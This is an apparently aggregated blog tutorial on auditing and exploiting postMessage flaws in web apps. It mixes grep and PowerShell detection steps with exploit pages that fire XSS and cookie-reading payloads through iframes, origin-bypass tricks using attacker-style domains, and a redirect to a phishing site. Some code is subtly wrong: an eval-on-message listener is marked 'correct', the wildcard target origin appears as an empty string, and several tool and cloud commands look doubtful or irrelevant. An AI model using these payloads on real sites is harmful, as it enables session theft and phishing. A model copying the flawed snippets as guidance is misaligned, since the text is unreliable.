
Listen to this Post

Introduction:
Client-side communication flaws, particularly those involving the HTML5 `postMessage` API, remain a persistent and often overlooked attack surface in modern web applications. While many security researchers focus on server-side vulnerabilities, a methodical deep dive into JavaScript files and application flow analysis can reveal critical cross-origin messaging weaknesses. This article explores advanced techniques for identifying and exploiting postMessage vulnerabilities, blending behavioral analysis with practical command-line and code-level tutorials.
Learning Objectives:
- Master the methodology for manually auditing JavaScript files to detect insecure `postMessage` implementations.
- Learn how to exploit common postMessage misconfigurations, including missing origin validation and data injection.
- Apply Linux/Windows commands and browser developer tools to automate and verify client-side communication flaws.
You Should Know:
1. Manual JavaScript Flow Analysis for PostMessage Discovery
Start with an extended approach: Instead of relying solely on automated scanners, you must trace every `postMessage` call and its corresponding `message` event listener. Attackers often target `postMessage` because developers forget to validate the `event.origin` or improperly handle untrusted data.
Step‑by‑step guide explaining what this does and how to use it:
- Step 1: Open browser DevTools (F12) → “Sources” tab → search for `postMessage` across all loaded JavaScript files. Use the search pane (Ctrl+Shift+F) to look for the exact string.
-
Step 2: For Linux/macOS, use `grep` to extract postMessage patterns from downloaded JS files:
grep -r "postMessage" /path/to/js/files/ --color grep -r "addEventListener('message'" /path/to/js/files/ -
Step 3: On Windows (PowerShell) , run:
Select-String -Path "C:\js_files.js" -Pattern "postMessage"
Select-String -Path "C:\js_files.js" -Pattern "addEventListener.message"
-
Step 4: Map the message flow – Identify what data is sent (
postMessage) and how the receiver handles it. Look for `event.data` being passed to dangerous sinks likeeval(),innerHTML,document.write(), orjQuery.html(). -
Step 5: Verify missing origin validation – In the listener, check if `event.origin` is compared against a whitelist. A common flaw:
window.addEventListener("message", function(event) {
if (event.origin === "https://trusted.com") { // correct
eval(event.data);
}
});
If the check is absent or uses a weak regex (e.g.,
indexOf("trusted.com") > -1), it’s vulnerable.
Tutorial example: Use Burp Suite’s Repeater or a simple HTML payload to test:
<iframe src="https://victim.com" id="frame"></iframe>

<script>
document.getElementById("frame").contentWindow.postMessage("javascript:alert('XSS')", "");
</script>
If the target doesn’t validate origin, `””` allows any domain to send messages.
2. Exploiting Missing Origin Validation and Data Injection
Once you identify a listener without proper origin checks, you can send cross-origin malicious messages. This can lead to XSS, data theft, or even account takeover.
Step‑by‑step guide explaining what this does and how to use it:
- Step 1: Craft an exploit HTML page hosted on your server (or locally). The page loads the target app in an iframe and attempts to send a payload.
-
Step 2: Use `postMessage` with target origin “ (or the specific vulnerable origin) to bypass restrictions:
var iframe = document.createElement('iframe'); iframe.src = "https://vulnerable-app.com/profile"; iframe.onload = function() { iframe.contentWindow.postMessage("{\"cmd\":\"alert('XSS')\"}", ""); }; document.body.appendChild(iframe); -
Step 3: For DOM‑based attacks, if the listener uses `event.data` with `eval` or
innerHTML, inject a script payload:// Victim's vulnerable listener window.addEventListener('message', function(e) { document.getElementById('output').innerHTML = e.data; // XSS! }); -
Step 4: Test origin bypass techniques – If the validator checks for a domain prefix (e.g.,
event.origin.indexOf("https://trusted") === 0), you can register `https://trusted.attacker.com` or `https://trusted%40evil.com` to pass the check. -
Step 5: Automate detection with tools like `postMessage-tracker` (Node.js):
npm install -g postmessage-tracker
postmessage-tracker -u https://target.com
-
Step 6: Windows alternative – Use Fiddler or Burp’s JS analyzer to log all `postMessage` calls. Burp extension “PostMessage Detector” can highlight risky patterns.
3. Cloud and API Hardening for Client‑Side Communication
In cloud environments (AWS, Azure, GCP), `postMessage` is often used between micro-frontends or embedded widgets (e.g., payment iframes). Misconfigurations can expose API secrets or session tokens.
Step‑by‑step guide explaining what this does and how to use it:
- Step 1: Review CSP (Content Security Policy) headers. A weak CSP might allow `unsafe-eval` or wildcard
frame-src, facilitating message-based attacks.Content-Security-Policy: frame-src https://trusted.com; script-src 'unsafe-eval'
-
Step 2: For AWS CloudFront or S3 hosted apps, check that CORS and `postMessage` origins align. Use AWS CLI to fetch headers:
aws s3api get-object-attributes --bucket my-bucket --key app.js --object-attributes "ObjectParts"
-
Step 3: Implement origin validation as a middleware on the client side. Example secure pattern:
const ALLOWED_ORIGINS = ["https://api.example.com", "https://dashboard.example.com"]; window.addEventListener("message", (event) => { if (!ALLOWED_ORIGINS.includes(event.origin)) return; // handle event.data safely, avoid eval }); -
Step 4: Use Windows command to scan for exposed JS files in Azure Blob Storage (assuming Azure CLI installed):
az storage blob list --container-name js --account-name myaccount --query "[].name" | Select-String ".js$"
-
Step 5: Hardening – Never trust `event.data` as code. Use `JSON.parse()` and schema validation. Enforce `postMessage` target origins to a specific list, never `””` for sensitive operations.
4. Vulnerability Exploitation Through Chained Attacks
PostMessage flaws rarely act alone. Combine them with DOM clobbering, prototype pollution, or open redirects for critical impact.
Step‑by‑step guide explaining what this does and how to use it:
- Step 1: Identify a `postMessage` listener that writes to `window.location` – If you control the URL via
event.data, you can redirect to a phishing page:// Vulnerable window.addEventListener('message', (e) => { window.location.href = e.data.url; });Send: `postMessage({url: “https://phisher.com/login?redirect=https://victim.com”}, “”)`
- Step 2: Chain with prototype pollution – If the app uses a vulnerable library (e.g., lodash merge), you can inject malicious properties via `postMessage` that later execute code.
-
Step 3: Exploit using Linux curl to deliver payload – Simulate an attacker’s server:
echo 'window.parent.postMessage("javascript:alert(document.cookie)", "")' > payload.js python3 -m http.server 8080 -
Step 4: For Windows, use IIS Express or any simple HTTP server to host the exploit HTML. Then lure a victim to your page. If the victim is logged into the target, the malicious message will execute in the target’s context.
-
Step 5: Mitigation – Always use `event.origin` strict comparison. Never use “ for sensitive actions. Sanitize data with `DOMPurify` before inserting into DOM.
5. Training Labs and Automated Detection Tools
To build muscle memory for finding these bugs, practice in dedicated environments and use automation scripts.
Step‑by‑step guide explaining what this does and how to use it:
- Step 1: Set up a local vulnerable lab using Docker (Linux/macOS/WSL2):
docker run -d -p 8080:80 vulnerables/web-dvwa  or pull a postMessage lab
git clone https://github.com/dfir-iris/postmessage-labs
cd postmessage-labs && npm install && npm start
-
Step 2: Use `ppmap` (PostMessage Path Mapper) tool – enumerates all event listeners and sends test messages:
npm install -g ppmap
ppmap scan -u https://target.com --output report.json
-
Step 3: Browser extension “PostMessage Inspector” (Chrome Web Store) – records all postMessage calls and allows you to replay modified payloads.
-
Step 4: Automate with Burp Suite Professional – Add `postMessage` scanning via BApp store “PostMessage Scanner”. Configure it to fuzz `event.origin` and
event.data. -
Step 5: Windows PowerShell script to detect insecure patterns:
$jsFiles = Get-ChildItem -Recurse -Include .js
foreach ($file in $jsFiles) {
$content = Get-Content $file.FullName -Raw
if ($content -match "addEventListener.message" -and $content -notmatch "event.origin\s===") {
Write-Host "Potential missing origin check in $($file.FullName)"
}
}
What Undercode Say:
- Key Takeaway 1: PostMessage vulnerabilities are not just about luck; they require systematic behavioral analysis of the client‑side flow, especially how data moves from `postMessage` calls to dangerous sinks.
- Key Takeaway 2: Even cloud‑native and API‑driven apps are susceptible – misconfigured CORS, weak CSP, and absent origin validation turn `postMessage` into a reliable attack vector.
Expected Output:
After applying the step‑by‑step guides, a security researcher should be able to:
– Manually discover at least three distinct postMessage listeners in any modern web app using grep/DevTools.
– Successfully craft an HTML exploit that triggers XSS or open redirect via cross‑origin `postMessage` on a vulnerable test target.
– Automate detection using CLI tools (Linux/Windows) and integrate postMessage hardening into CI/CD pipelines.
Prediction:
As web applications increasingly adopt micro‑frontends, third‑party widgets, and iframe‑heavy architectures, the prevalence of postMessage flaws will rise. AI‑powered dynamic analysis tools will soon automate the discovery of origin bypass techniques, but human methodology will remain essential for chaining these bugs into full account takeovers. Expect regulatory pressure (e.g., OWASP ASVS updates) to mandate strict origin validation, and bug bounty platforms will raise bounties for postMessage‑based XSS and data leakage. The future of client‑side security will depend on immutable message schemas and zero‑trust communication between origins.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mohammad Jafar – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


